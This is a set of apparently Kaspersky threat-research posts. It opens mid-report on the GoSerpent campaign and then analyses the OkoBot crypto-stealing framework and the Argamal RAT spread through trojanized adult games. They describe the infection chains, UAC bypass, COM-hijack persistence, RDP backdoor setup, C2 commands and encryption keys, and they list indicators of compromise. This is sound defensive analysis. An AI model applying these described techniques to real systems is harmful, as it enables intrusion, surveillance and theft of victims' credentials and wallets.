It then checks for the existence of this configuration file. If the file doesn’t exist, it delays execution for a random period of time before rechecking. The configuration file contains encrypted network share credentials and destination paths for data exfiltration. It specifically references the thumbcache_605a.db file created by ThumbcacheService as the file to be exfiltrated, demonstrating the integrated nature of the attack chain.

Toolset integration

What distinguishes this threat actor’s approach is the deliberate integration between different components of their toolset. The chain from ThumbcacheService to TmcLoader/TmcPayload demonstrates sophisticated operational planning:

  1. ThumbcacheService: deployed via GoSerpent, collects and archives sensitive files into the thumbcache_605a.db database file.
  2. Credential dumping tools: deployed via GoSerpent to retrieve system credentials.
  3. Configuration file: delivered via Stowaway, contains credentials and file paths for data exfiltration.
  4. TmcLoader/TmcPayload: deployed via Stowaway, reads the configuration file for data exfiltration.
  5. Data transfer: using network credentials and destination paths from the configuration file, TmcPayload transfers the exact same thumbcache_605a.db.

This integration shows that the threat actor has carefully orchestrated their tools to work together seamlessly, ensuring that data collected by one component is available for exfiltration by another component.

Infrastructure

The malware operators leverage legitimate hosting providers, including Alibaba Cloud and UCLOUD HK, for their command-and-control infrastructure. The use of legitimate hosting platforms demonstrates operational security awareness, making detection more challenging.
The technical similarities between GoSerpent and the newer Stowaway tools strongly suggest the threat actor’s deep familiarity with network proxy technologies. The consistent use of legitimate domain names as secret keys, with GoSerpent employing www.microsoft.com and www.spacex.com and Stowaway utilizing github.code, indicates a standardized operational methodology.

Attribution

While the exact attribution of the GoSerpent campaign remains uncertain, there are indications of a potential link to the TetrisPhantom threat actor. The similarities in victim targeting, technical capabilities, and operational methodologies suggest a possible connection. However, further investigation is necessary to confirm this association.

Conclusion

The GoSerpent campaign represents a sophisticated and evolving threat to government and diplomatic entities in Southeast Asia. The threat actor’s use of customized tools, such as the GoSerpent backdoor, Stowaway, and TmcLoader, demonstrates a high degree of technical expertise and operational planning. The integration of these tools to collect and exfiltrate sensitive data highlights the actor’s focus on long-term access and intelligence gathering. As the threat landscape continues to shift, it is essential for organizations to remain vigilant and implement robust security measures to detect and prevent such attacks. By understanding the tactics, techniques, and procedures (TTPs) employed by this threat actor, defenders can better prepare themselves to counter similar threats in the future.

Indicators of compromise

File hashes

GoSerpent
EBFFD5A76AAA690BCDB922F82E0BACC5
DC506FF7BB72735444FB3703A6BEE6D8

McMx
D6E86BF8A90E9B632ADD5FA495F97FBC

ThumbcacheService
CB6C4C70A3B171FA3404B8E1A3382116
64E9D1950E42BC98486DFD9919463D1C

Stowaway
CBBB6D483737EA3566726E51752DFF40
7F223EE0716CE2AD56F55D3744419449
19F8BEFCB035F52BF70094E6B4F5779A
846EF7C1C7323849B2A778C5E4CDA162

TmcLoader
D08A059E8B815E3B891505BC8777FC28
93A1569D5D5AB2C4761FEDF84F83709E

C2 IP addresses

152.32.160[.]239
8.220.194[.]108
8.220.214[.]132
8.220.209[.]155
8.220.193[.]189
101.36.104[.]87
144.48.6[.]46
103.138.13[.]30
47.80.22[.]58
152.32.222[.]113
43.106.30[.]226

OkoBot: new sophisticated malware framework targets cryptocurrency users

15 July 2026 at 12:00

Introduction

In January 2026, we identified multiple attacks involving unknown malware that captures the contents of cryptocurrency wallet windows. During the investigation, we reconstructed the complete infection chain, which consisted of four tightly linked stages initiated by the execution of the previously described malicious PowerShell script TookPS. However, this campaign differs from previous activity in that it uses a new framework to deliver all malicious modules and orchestrate them via an SSH tunnel. In total, the framework includes more than 20 malicious payloads and implants, covering a wide variety of functions. At the time of writing, the threat remains active.

Kaspersky’s products detect this threat as Trojan-Downloader.Win32.TookPS.*, Trojan.Win64.BypassUAC.*, Trojan-Banker.Script.Agent.gen, Trojan.Win32.Dllhijack.*, Backdoor.Win32.TeviRat.*, Trojan-PSW.Win64.Stealer.*, Trojan-Spy.Win64.Keylogger.*, Trojan-Spy.Win64.Agent.*, Trojan.Win64.Agent.*.

Background

TookPS is a downloader used for retrieving malicious commands and scripts from attacker-controlled servers to further propagate attacks. The first campaign using TookPS was discovered in March 2025. At that time, malicious scripts delivered a Python‑based infostealer along with a script that installed and configured an SSH tunnel on the victim’s machine. The next wave appeared in April 2025: the payload was changed, and TookPS was used to deliver the TeviRAT malware with the same SSH installer.

Then at the end of April 2025, TookPS underwent minor changes, yet its attack chain was completely redesigned. Unlike previous incidents, in this case, TookPS was used solely for the initial infection, with an automated SSH bot responsible for payload delivery. This new malicious campaign has multiple stages that cover the full attack lifecycle, from initial infection to persistence and data exfiltration. Among various malware strains, at one of the stages, the TeviRAT backdoor is delivered to the compromised host, ultimately fetching another version of a TookPS script.

We dubbed this updated TookPS campaign “OkoBot”.

Original OkoBot infection chain

Original OkoBot infection chain

We will break down this chain in greater detail later in the article. However, this is not the only version of OkoBot we were able to find. Already in March 2026, we discovered a new phase in the development of the framework, with Volume2 now being installed directly using TookPS. The HDUtil launcher → extl injector → Rilide chain was found to be abandoned in this newer version since it was replaced in full by the identical ext_daemon Volume2 plugin. TeviRAT was also removed, most likely because its functions were covered by the new plugins dispatcher.

New OkoBot infection chain

New OkoBot infection chain

Initial infection

The initial infection is primarily delivered through two vectors: a ClickFix attack, and malware distributed through GitHub that masquerades as legitimate software. One such example is the fake SQL Server Management Studio (SSMS) package distributed through GitHub. In fact, it is actually the legitimate Audacity — a popular audio editor — compiled with a malicious implant embedded in one of its libraries. Because the repository was indexed by most search engines and appeared at the top of the results for the query SSMS, the malware looked legitimate and quickly earned users’ trust.

Malicious application distribution report

Malicious application distribution report

This repository was created at the end of March 2025 and existed until June of that year. It consisted of a single file, README.md, which provided a fake SSMS installation guide written in an official style and likely derived from excerpts of Microsoft’s documentation. However, the download link for the program, located at the beginning of the guide, pointed to the latest release in the same repository.

Both infection vectors trigger the execution of the malicious script TookPS, which installs SSH on the victim’s system, establishes a connection to the attacker-controlled SSH server and subsequently forwards the SSH daemon port. Following a delay, an automated SSH bot connects to the forwarded port.

Back connection

The automated SSH bot collects system information such as usernames, antivirus software installed, the IP address, and OS version. It harvests cryptocurrency wallet files, browser cookies, profiles, and other credentials through an SSH tunnel. For subsequent delivery of malicious modules, it disables Windows Defender notifications via a registry modification. Moreover, it gains access to the graphical session on the victim’s system using the following sequence:

  1. Open firewall ports for inbound RDP traffic
  2. Create a user in the “Remote Desktop Users” group
  3. Replace the legitimate termsrv.dll with a patched one to permit multiple concurrent RDP sessions
  4. Create a scheduled task named Apple Sync to maintain a reverse SSH tunnel that forwards the local RDP port every hour

After that, the SSH bot begins retrieving malicious modules over SFTP.

Launcher with advanced options

One of the deployed modules is HDUtil, an auxiliary utility protected with VMProtect and heavily obfuscated. This launcher is used by the SSH bot during an attack to deploy various malicious modules via the target command. Additionally, it implements three auxiliary commands that were not observed during the attacks we analyzed. Nevertheless, their presence and potential capabilities further demonstrate the high degree of integration among all components of the framework.

Active sessions

At startup, the launcher verifies its execution environment by checking the HWID in the contents of %PROGRAMDATA%\hwid.dat, a technique consistently employed throughout the framework. If the file is missing or contains invalid data, such as a non‑MD5 hash, the launcher terminates without performing any further actions. Otherwise, the specified commands are executed. For example, enumsessions provides a list of sessions along with detailed information, including the session type (Console, Services, RDP, and others), username, connection host, and domain. In turn, enumadapters returns the names of all graphics adapters present on the system.

Example output of HDUtil enumeration commands

Example output of HDUtil enumeration commands

UAC bypass

The most important command of the launcher is target, which enables payload execution on the system. An optional nouac argument enables automatic UAC bypassing via Windows RPC and an auto-elevated msconfig.exe program, allowing the payload to run with elevated privileges stealthily. This technique has been known for a long time, discovered and described in 2019 by the Project Zero team, who provided a full report with a detailed technical description.
Below is the list of all HDUtil commands.

Command Description
target [nouac [user=<user>]] [noattach] <file> Starts file and prints its output.
If optional argument noattach passed, command to be executed in background.
If optional argument nouac passed, automatic UAC bypass to be performed.
If optional argument user passed, new process to be executed under , otherwise default local administrator to be chosen.
pcopy <file> <dir_src> <dir_dst> Copies file <file> located in <dir_src> to <dir_dst>. Not used by SSH bot.
enumadapters Prints names of graphical adapters on current system. Not used by SSH bot.
enumsessions Prints all sessions on current system. Not used by SSH bot.

Browser extensions loader

The first malicious module delivered to the infected system via SFTP is executed using the previously described launcher with the command .\HDUtil.exe target extl.exe. It is a heavily obfuscated DLL injector protected with VMProtect. At startup, the module enters an infinite loop and uses the EnumWindows and IsWindowVisible API methods to enumerate the PIDs of active windows and retrieve the corresponding executable filenames. For processes associated with widely used Chromium‑based browsers, the module invokes a routine that injects a specialized implant.
The injector opens a process, allocates a memory region, and writes the payload directly into this region as unencrypted raw bytes. Then it resolves two exported implant functions, LdrInitMain and LdrCallMain, based on a pre-specified hash derived from a modified version of DJB2 hash function. The first function performs the final PE unpacking, including rebase operations and the initialization of the import and exception tables. The second function directly initiates malware execution.

Setting up protections on the regions and launching the implant

Setting up protections on the regions and launching the implant

This loader installs malicious browser extensions and hides them from the user. It uses an internal engine that resolves the addresses of stripped functions by analyzing the byte patterns of their calls using YARA-style syntax. This approach enables the malicious code to access critical Chromium engine functions required for extension installation and management. This functionality is also implemented for other browsers with appropriate modifications. For example, in the case of Microsoft Edge, the corresponding DLL msedge.dll is hooked using the specific patterns.

List of the functions hooked by the malware

List of the functions hooked by the malware

Using the obtained address of the BrowserProcess object, the loader traverses the inheritance hierarchy and subsequently resolves a pointer to the function responsible for registering observers of browser‑window creation, specifically ProfileManager::BrowserListObserver::OnBrowserAdded. With a specialized built‑in engine, they are hooked using the attacker’s own implementations while preserving the original function’s address.

The loader replaces the functions it finds with its own

The loader replaces the functions it finds with its own

When a new Chromium window is opened, a hooked function is invoked that silently installs extensions. This routine scans the user’s %APPDATA% directory, loads all .crx files (Chromium-based browsers extension format), and records them in the ext_table. The extensions are then installed in the browser.

During installation, the extension is unpacked into a non‑default extensions directory, Local Extension Settings, and its manifest is dynamically modified. An object named custom_args is added, containing the fields hwid (the identifier of the infected system) and browser (the name of the browser in which the extension is installed). Then, using previously resolved internal functions of chrome.dll, the extension is installed and all requested permissions are granted.

Extensions are unpacked into a non-default directory

Extensions are unpacked into a non-default directory

All extensions loaded in this manner are added to a special array to be subsequently identified among regular extensions and to remain hidden from the user.

The remaining patched functions are used to hide the installed malicious extensions from the user. When invoked with registered extensions as parameters, they perform no operation and return a constant value. This enables the threat actor to suppress notifications related to the malicious nature of the extensions and to exclude them from the displayed list of installed extensions. As a result, the behavior of other extensions remains unaffected.

Stub for hiding malicious extensions

Stub for hiding malicious extensions

During the attack, the Rilide extension was installed on the victim’s system using the previously described loader. Rilide is a stealer targeting Chromium-based browsers that has been frequently used by Russian-speaking threat actors since April 2023. The malware is designed to steal sensitive user data, including login credentials, cookies, and financial information, with a specific emphasis on cryptocurrency theft.

Plugins dispatcher

The final module delivered via SFTP is an open-source utility called Volume2, which is executed with elevated privileges using the command .\HDUtil.exe target nouac noattach Volume2.exe. The executable was linked with the malicious protobuf.dll library. Although the library seems identical to the legitimate DLL, it has been modified to include a malicious exported function, ProtobufGetVer2. This function decrypts and initiates a malicious implant. The payload is encrypted using AES GCM, initialized with a static 256‑bit key and a 96‑bit nonce. The GCM authentication tag is omitted, resulting in the absence of integrity verification. Starting in March 2026, the name of protobuf.dll was changed to version.dll, although its contents remained a modified ProtoBuf library.

Decrypting implant using AES GCM and subsequent mapping

Decrypting implant using AES GCM and subsequent mapping

The loaded implant functions as a malicious plugin dispatcher. Upon initialization, it reads and verifies the HWID before establishing communication with the C2 server via the HTTP protocol. Each request follows a predefined binary format: a 2-byte numeric bot identifier encoded in little-endian format, followed by an AES CBC-encrypted JSON object. By default, the BotID is set to 0, and the key and IV consist of 32 and 16 bytes of 0xff, respectively. The implant polls the server every 20 seconds to retrieve new commands. The request contains client data encoded in Base64, and the server may respond with a command containing three mandatory fields: TaskIndex (the command number from the dispatcher), TaskID (a unique task identifier), and HWID (the client identifier). The dispatcher supports four built-in commands:

Task index Action
1 Reconfigure client: update session keys, assign ID, switch to another C2
2 Load DLL implant into memory and run its entry point
3 Load plugin into process and register tasks with RegisterPlugin function
4 Restart dispatcher as new process
x If the task number is none of the above, search for it among the registered plugins

Each plugin is required to export two functions: RegisterPlugin and PluginDispatch. These functions are used to manage and configure plugins. The RegisterPlugin function registers the plugin’s tasks with the dispatcher, whereas the PluginDispatch function is invoked when the plugin is called. Both these functions, as well as other external API functions, are located within the base libraries using one algorithm. This algorithm iterates through the export table and uses a specialized callback that calculates the MurmurHash3 hash and compares it against the target value to identify the appropriate function.

Resolving a plugin initialization function

Resolving a plugin initialization function

During the analysis, we were able to discover five plugins that implement functions under their unique task identifiers.

  • CMD wrapper (10xx): allows running scripts and individual commands in cmd.
  • PowerShell wrapper (11xx): allows running scripts and individual commands in PowerShell.
  • Environment enumerator (12xx): gathers system information, active sessions, and processes.
  • Dropper (14xx): downloads an additional payload directly onto the system both from embedded Base64-encoded binary blob and via URL.
  • Process injector (16xx): launches additional malicious implants on the target system by injecting them into legitimate processes.

We identified four malicious implants that are delivered to the system via the process injector plugin.

ext daemon

The malware is functionally identical to the browser extensions loader (extl.exe) described above, but less obfuscated and not protected with VMProtect.

SeedHunter

Similarly to extl.exe, this malware monitors the list of active processes in the system and injects an implant into Trezor Suite, Ledger Wallet, and Ledger Live processes. The implant is malware that collects seed phrases of Ledger and Trezor cryptocurrency wallets. Initially, it verifies the HWID, and if it fails, it terminates immediately. Then, based on the value of BaseDllName, the malware determines the process context and uses the corresponding implementation for either Trezor or Ledger. It then utilizes the previously described technique to hook the internal Electron framework functions.

List of functions hooked by the malware

List of functions hooked by the malware

Then the malware communicates with the C2 (moonsand[.]store) over HTTPS, sending a Base64-encoded JSON request containing the fields Pid, HWID, and Build. In response, it receives a JSON payload containing the Wait flag. If this flag is set to true, the malware initiates periodic USB device scans filtered by VID and PID (Vendor and Product ID). Upon detecting a connected Trezor or Ledger hardware wallet, it invokes the hooked functions to display a hard‑coded phishing page designed for seed phrase recovery, with a distinct layout used for each identified wallet. If the Wait flag is set to false, the phishing page is displayed immediately.

When the seed phrase is entered and validated, the JavaScript code of the page outputs the phrase to the console prefixed with @:app:print. This prefix helps identify the malware messages in the hooked function mal_LogConsoleMessage.

Phishing pages for seed phrase recovery

Phishing pages for seed phrase recovery

The obtained seed phrase is subsequently sent to the C2 server within a JSON payload containing fields such as App (ledger or trezor), Build, DeviceName, DeviceHardwareId, and SeedData. Furthermore, an identical JSON, encrypted with the RC4 algorithm using the HWID as the key, is saved in a temporary directory under the filename sh_<ts>.json, where <ts> is the file creation timestamp.

MC Keylogger

This module is a keylogger that, in addition to recording user input, performs three malicious activities:

  1. Clipboard logging: periodically checks various clipboard formats, including CF_HDROP for files dragged between windows, CF_DIB for copied bitmap images, and CF_UNICODETEXT for Unicode text. Each format is handled appropriately, and all copy events are logged under the Clipboard section. Text data is written directly to the log, while copied files are recorded by their file paths. Images are saved as JPG files following the naming pattern bf_YYYY-MM-DD hh_mm_ss.jpg, and the path to the saved image is added to the log.
  2. Logging connected devices: logs information about USB devices connected to the system, including hardware characteristics like VID, PID, manufacturer, and other details.
  3. Screenshot creation: creates a screenshot every five minutes with a name in the format sc_YYYY-MM-DD hh_mm_ss.jpg. A corresponding message is recorded in the log under the Screenshot section, including the path to the screenshot.

Thus, the keylogger creates three types of different file artifacts, which are placed in a temporary directory. Below is an example of a log file generated by the keylogger.

Example of the keylogger log file

Example of the keylogger log file

OkoSpyware

This module, which we dubbed OkoSpyware, captures both keystrokes and the video stream of the target application’s window. It first compiles a list of over 100 executable names, including cryptocurrency wallet applications (such as Exodus or Litecoin QT), password managers (such as KeePassXC or 1Password), and other widely used applications, to identify which processes should be monitored among all active system processes. For each identified process, the module uses a bundled FFmpeg instance to capture an MP4 video of the window while concurrently logging keystrokes within that window. The resulting video file is saved in %TEMP% as media_<ts> (where <ts> is the recording’s start timestamp). In the same folder, a JSON file named oko_<ts>.json is created, containing metadata about the captured stream, such as the process name, intercepted input, the stream’s MD5 hash, and additional details.

Example of an OkoSpyware metadata file

Example of an OkoSpyware metadata file

The malware also monitors the state of browsers, and when the window title matches a specified regular expression — for instance, a MetaMask or Tonkeeper wallet extension page — it performs video recording and input logging, adding the window title value to the corresponding field in the JSON metadata file.

Artifacts exfiltration

The TookPS script launched via a scheduled task receives a PowerShell exfiltration script as its payload from the C2. All files created by the MC Keylogger and OkoSpyware are sent to the C2 server to the endpoint ir-post.php. After that, the files are deleted from the victim’s system and a command history file, ConsoleHost_history.txt, is cleared.

Sequential exfiltration of artifacts from the temporary directory

Sequential exfiltration of artifacts from the temporary directory

Victims

At the time of writing, we have detected hundreds of victims of the OkoBot campaign in more than 25 countries, with the largest proportion of attacked end users found in Brazil, Vietnam, Canada, Mexico, and Türkiye.

Distribution of users attacked by OkoBot by country, April 2025–June 2026 (download)

Attribution

At the time of writing, we can’t attribute this malicious campaign to any known crimeware actor. However, during the analysis, we observed that the servers hosting the PowerShell scripts used in the initial infection stage implement server-side geoblocking. When attempting to retrieve the malicious script using an IP from Russia or CIS countries, the server returns an empty response. This technique is very popular among Russian-speaking threat actors.

It was previously mentioned that the campaign uses the malicious Rilide extension, an infostealer that is actively spreading on Russian-speaking, invitation-only cybercrime forums. Additionally, the source code of the SeedHunter phishing pages includes comments in Russian.

Conclusion

The framework described here has numerous modules — mostly written in C and C++ — that are obfuscated and use a variety of packing techniques. Across all stages, specific patterns and techniques can be identified that are borrowed and used in other modules, which allows us to conclude that there is a close interconnectedness among all stages, forming a full‑fledged high‑level framework. Overall, these modules enable a wide range of functions, such as collecting local files, executing remote commands, downloading arbitrary browser extensions, and stealing crypto wallets.

The OkoBot campaign has been ongoing for over a year, and it remains active at the time of publication. Moreover, it is adapting, which indicates that this framework is being maintained and distribution campaigns continue.

Indicators of compromise

Additional information about this threat, with a comprehensive IoC list and decryption scripts, is available to customers of the Kaspersky Threat Intelligence Reporting service. Contact: intelreports@kaspersky.com.

Dispatcher

B07D451EE65A1580F20A784C8F0E7A46 # protobuf.dll
187A1F68AE786E53D3831166DC84E6D2 # protobuf.dll
D84E8DC509308523E0209D3CD3544619 # protobuf.dll
83E6B8FCB92A0B13E109301F8FF649CF # version.dll

Plugins

7306885BB4C98F2A9F056104CF092BC9 # PowerShell wrapper
B4C2E16CDB513BE4DC798F88E2527334 # CMD wrapper
2157D2429124AD28DB7A26F2477CB985 # Environment enumerator
77CECF5E2A622AE07D8AE9913457AB57 # Dropper
E0C3BC27A65750E740C4F1719E531C7D # Process injector

Injector payloads

3D2B43F91F65BFBF36A9C71B6B418876 # ext_daemon.exe
70FEF9FD6E351F4D53CFEEE8DCDFCD99 # seedhunter_x64.exe
ACD31C9941B6C1CABD4E45E6877B9038 # keylog_x64.dll
DD52F5108A176C62AD807C327734AD12 # oko.dll

SSH bot utilities

AC93A821617AEA1F56D4BC0BEF4AF327 # HDUtil.exe
11DBC8A2BEA04B15F8F68F3F01E8FAF9 # extl.exe

File paths

%USERPROFILE%\.ssh\go.bat
%PROGRAMDATA%\HDVideo\HDUtil.exe
%PROGRAMDATA%\hwid.dat
%PROGRAMDATA%\oko_ver
%TEMP%\extl.exe
%APPDATA%\hwid.dat

Domains and IPs

2baserec2[.]guru          # TookPS
recavb22[.]online         # TookPS
kbeautyreviews[.]com      # TookPS
coffeesaloon[.]online     # TookPS
104.243.43[.]16           # SSH bot
104.243.32[.]213          # SSH bot
62.210.188[.]209          # SSH bot
livewallpapers[.]online    # Volume2 C2
thatwascringe[.]com        # Volume2 C2
moonsand[.]store          # SeedHunter C2

Argamal: Malware hidden in hentai games

3 June 2026 at 11:00

In April 2026, we discovered a new malware campaign targeting players of “hentai” games. Once launched, the infected games install a previously unknown malicious implant on the user’s machine. After a few days, the implant downloads and executes a Trojan, resulting in full system compromise and broad remote control capabilities for the attackers. We dubbed this malware family “Argamal”.

The malware uses COM hijacking to persist on the victim’s machine, replacing the InprocServer32 entry for Windows Color System Calibration Loader DLL. This task is triggered when the user logs in, effectively allowing the malware to run at startup.

Kaspersky solutions detect this threat as Trojan.Win32.Termixia.*, Trojan.Win32.Agent.*, HEUR:Trojan.Win32.Argamal.gen and HEUR:Trojan-Downloader.Win32.Argamal.gen.

Technical details

Background

In April, as part of our ongoing monitoring of telemetry data, we found some suspicious DLLs. Further analysis revealed that various versions of these DLLs have existed since at least 2024.

The DLLs were spawned by different games written using various game engines and programming languages, including RenPy (Python) and RPG Maker MV (JavaScript), among others. However, they all had one thing in common: they were all hentai games. We searched for the distribution sources and found a number of websites hosting game screenshots and download links. These links redirected users to PixelDrain, a free file transfer service.

Adult games catalogue

Adult games catalogue

In addition to these websites, the trojanized games have also been distributed via different torrent trackers, including AniRena.

Malicious game torrent in AniRena

Malicious game torrent in AniRena

Delivery

Both the dedicated websites and torrents delivered an archive containing the infected game.

Contents of the game archive

Contents of the game archive

This archive contained fully functional, legitimate game files, as well as a modified FFmpeg DLL (SHA1: 42add9475e67a1ccc6a6af94b5475d3defc01b85), that imported the DllGetClassObject function from a file called natives2_blob.bin. Since the game needs ffmpeg.dll to run properly, the library loads as soon as the user starts the game.

Script executor

The natives2_blob.bin (SHA1: edce72f59e4c1d136cd1946af70d334c19df858d) file is a DLL that executes a Base64-encoded PowerShell script when loaded.

The natives2_blob.bin file code

The natives2_blob.bin file code

This PowerShell script, which we’ll call Stage1, performs basic checks for controlled environments. For example, it checks for the Sandboxie folder in Program Files and Procmon64 in the process list. If all the checks indicate that the process is not running in a controlled environment, it proceeds to establish persistence.

Stage1 sets the MI_V environment variable (and also MI_V2 in the new versions of malware) for the current user to another Base64-encoded PowerShell script, which we’ll call Stage2. After that, it sets the InprocServer32 registry key at HKCU\SOFTWARE\Classes\CLSID\{722D0F89-B69C-4700-AE8C-4A44350E4876} to a random DLL file name in a random subdirectory of %USER%\AppData\Local, as well as the ShellFolder subkey to another random DLL file name in the same location. Stage1 also creates a scheduled task that will execute three days later. This task executes Stage2 and runs once.

Stage2 is a payload downloader script. It takes previously generated DLL filenames from the registry and downloads an encrypted payload called zaesdl.dat from GitHub using bitsadmin.exe. The downloaded payload is saved in the settings.dat file in the randomly chosen subdirectory of %USER%\AppData\Local. Stage2 decrypts it using AES-CBC with the key zbcd1j9234r670eh and an IV equal to the key. The decrypted payload is then saved in the DLL file specified in the ShellFolder registry subkey.

The decrypted payload is set as InprocServer32 at HKCU\SOFTWARE\Classes\CLSID\{B210D694-C8DF-490D-9576-9E20CDBC20BD}, which is a COM object used by the \Microsoft\Windows\WindowsColorSystem\Calibration Loader scheduled task. This task runs every time a user logs in, allowing the malware to run during every user session.

Before quitting, Stage2 also removes the changes made under the HKCU\SOFTWARE\Classes\CLSID\{722D0F89-B69C-4700-AE8C-4A44350E4876} registry key, unsets the MI_V environment variable (and MI_V2 in newer versions), and removes the scheduled task that launched Stage2.

Malicious agent

Early payload versions decrypted themselves using the 0xB0C1D4E9 rolling XOR key, where the decryption key for the i + 1 block is the encrypted content of the i block (each encrypted block being four bytes long). The most recent agent versions don’t do that.

The samples we found had string encryption; they use a simple substitution with a key that corresponds position-by-position to the following alphabet: ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789@#$./:<>*&~. The decryption process involves finding the position of each symbol of the encrypted strings in the key, and replacing it with the symbol that occupies the same position in the alphabet.
During our investigation, we found the following keys were used:

  • 17htUno/I3L&fK2H#yapE@b5NqZ$Q4xmeF.s96uB>jkdWCPvAgD*XwO:iR~TMrV0YGl8z<JSc
  • 71htUno/I3L&fK2H#aypE@b5NqZ$Q4xmeF.s96uB>jdkWCPvAgD*XwO:iR~TMrV0YGl8z<JSc
  • E1hUtno/IL3&fK2H#ypa7@b5NqZ$Q4xmeF.s69uB>jkdWCvPAgD*XwO:iR~TrMV0YGl8z<JcS

All symbols not used in the key remain unchanged.

String decryption

String decryption

The payload checks for the presence of the following security solutions using the output of the tasklist command:

  • Kaspersky
  • Avast
  • McAfee
  • BitDefender
  • MalwareBytes
  • +36 other solutions
Security solution detection logic

Security solution detection logic

The payload itself is a RAT with broad functionality. The default C2 server is asper1[.]freeddns[.]org for earlier versions and Winst0[.]kozow[.]com for the latest versions of the payload. Both domains point to 186[.]158.223.35. We also saw another IP address for the first C2 in pDNS records, though we haven’t actually seen it in use. The C2 address can change based on a C2 reply or when certain conditions are met. For example, if the user’s default locale is set to “zh-CN”, the RAT sets its C2 address to country1[.]ignorelist[.]com. During most of our investigation, this domain pointed to 127[.]0.0.1, but starting April 26, it has been pointing to 186[.]158.223.35 as well.

The payload sends UDP heartbeats to port 57441 of the C2 server. These heartbeats contain information about detected security solutions, system startup time, time since last input activity, architecture info, machine IP address and username.

The C2 may respond to the heartbeat. Based on this response, the payload can perform different actions. Below is the full list of available commands.

Response first byte Description
0x31 Run DLL on the system
0x57 Send UDP request to the specified address
0x55 Open file or link from the response
0x50 Collect information about the infected system (e.g. process list and architecture)
0x53 Execute command from the response using ShellExecuteW
0x52 Run the file specified in the response using WinExec
0x42 Delete the file specified in the response
0x41 Update C2 domain
0x59 Get new payload: connect to C2 port 63559/UDP, get new DLL and update COM path in the registry

The C2 can also set a flag in the response that will turn on the extended RAT mode. In this mode, the payload communicates with the C2 server using the 3747/tcp port.

TCP communications are encrypted using a simple substitution cipher. Each character is replaced using a fixed mapping defined by the key:

koP]Y4Os-_t?cB',aK.Wm>QM2[U!^C`*@Ff:X\6Dp8H%ATydE<e(#G&LhwRZ5znjJqgNrl)I7V$3=910"+Svxi/;ub

This key corresponds position-by-position to the standard ASCII character sequence:

!"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\\]^_`abcdefghijklmnopqrstuvwxyz{|}

In other words, each character in the ASCII set is replaced by the corresponding character in the key string.

C2 requests and responses are divided into two parts by the first space character. The first part is a command and the second part is usually an argument.
After connecting and before receiving information from the C2, the malware sends metadata about the infected machine using the NOOP command. This metadata includes a run cycle counter, mounted drive metadata, time since the last input activity and data about the display settings.

Based on the C2 command, the malware can execute commands on the infected machine, perform reboot and shutdown actions, control the cursor, take screenshots, compress files into archives, and send files to other specified servers. In short, it can fully control the machine. The full list of commands is as follows:

System control

  • KILL REBOOT: Reboots the infected system
  • KILL POWER: Shuts down the infected system
  • KILL SELF: Same as the QUIT command (described below)
  • KILL ME: Exits process running the malware

Surveillance

  • SCREEN / SCREEN9: makes a screenshot, saves it to the ~wra1269.tmp file and sends it to the C2

File operations

  • DELETE <filename>: deletes specified file
  • DELDIR <dirname>: deletes specified directory
  • REN <file path 1>#<file path 2>: moves specified file
  • MAKDIR <path>: creates directory
  • ZIPFILE <file or folder name> / ZIPFOLDER <file or folder name>: compresses specified file/folder into a .zip archive
  • TAR <file or folder name> / TAR2 <file or folder name>: compresses specified file/folder into a .tar archive
  • GETFILEDATE <filename>: sends file’s last modification date
  • SETFILEDATE <filename>: sets file’s last modification date
  • GETFILEACC <filename>: sends file’s last access date
  • DWLOAD <filename>: sends file to the C2
  • UPLOAD <filename>#<C2 address>: uploads file to the specified C2 server

Reconnaissance

  • USER: sends username
  • KALIVE: sends run cycle counter
  • IDLE: sends number of seconds passed since last input activity
  • DRIVES: sends information about mounted drives
  • FOLDEX <folder type>: sends full path to a directory of the specified type:
  • – type = 0x63: temporary directory
  • – type = 0x64: \Google\Chrome\User Data\Default\ in AppData\Local folder
  • – type = 0x65: \Downloads\ in user home directory
  • – type = 0x66: \Microsoft\Excel\XLSTART\ in AppData folder
  • – type = 0x67: AppData folder
  • LFILES <folder path>: lists and sends paths to all files in the directory
  • OSVER: sends information about user, hostname, OS architecture and version
  • COMPILERDATE: sends constant hardcoded in the RAT, e.g., 25.10.2025

Generic control

  • DSOCKE: recreates TCP keep-alive socket
  • QUIT: notifies the C2 about quitting, closes the socket and stops the process
  • RUNHID <command> / RUN <command>: runs specified command inside ShellExecuteW
  • RUNDOS <command>: runs specified command inside CreateProcessW
  • RUNTASK <command>: creates, runs and deletes task that executes specified command
  • SKEY <key code>: presses specified key
  • MOUSE FREEZE: freezes mouse movement
  • MOUSE <command>: clicks the specified mouse button or sets the cursor position to the specified coordinates

Other delivery methods

During our research, we also observed other delivery methods for the RAT. Instead of patching FFmpeg and downloading the payload from GitHub, the attackers included the main payload as libpython64.dat or another file with a similar name in the lib\py3-windows-x86_64 directory of the game. This .dat file was loaded by one of the libraries used in the game, which was patched for this purpose.

In another case, the threat actor posted their malicious DLL file (payload downloader) on a gaming forum, disguising it as a cheat.

Infrastructure

Our research revealed the following infrastructure was used in this attack.

Domain IP First seen ASN
asper1[.]freeddns[.]org 181[.]116.218.56 September 16, 2024 11664
186[.]158.223.35 July 01, 2025 11664
country1[.]ignorelist[.]com 186[.]158.223.35 September 10, 2025 11664
127[.]0.0.1 November 11, 2025
Winst0.kozow[.]com 186[.]158.223.35 April 26, 2026 11664

Victims

According to our telemetry, hundreds of individuals were infected with this malware. The majority of the victims were located in Russia, Brazil, Germany and Vietnam.

Distribution of victims (download)

Attribution

Based on the language of the comments in the code, infrastructure data and other facts we assess with medium confidence that the developer of the downloader chain speaks Spanish.

The actor behind this attack uses Spanish in variable names and comments. For example, the Base64-decoded delivery script contains the following lines:

Part of the PowerShell script used in the payload delivery

Part of the PowerShell script used in the payload delivery

In addition, the JavaScript code from the website distributing infected games contains variable names, function names and comments in Spanish:

JavaScript code from the malicious site

JavaScript code from the malicious site

Notably, the malware payloads used in this attack had previously chosen 127.0.0.1 as their C2 server when the victim’s default locale is set to “zh-CN”, thus not targeting Chinese users. This may indicate that the attacker is associated with a Chinese-speaking threat actor or uses payloads developed by a Chinese-speaking threat actor. However, we still believe it’s unlikely that the developer of these delivery chains is Chinese-speaking.

Conclusions

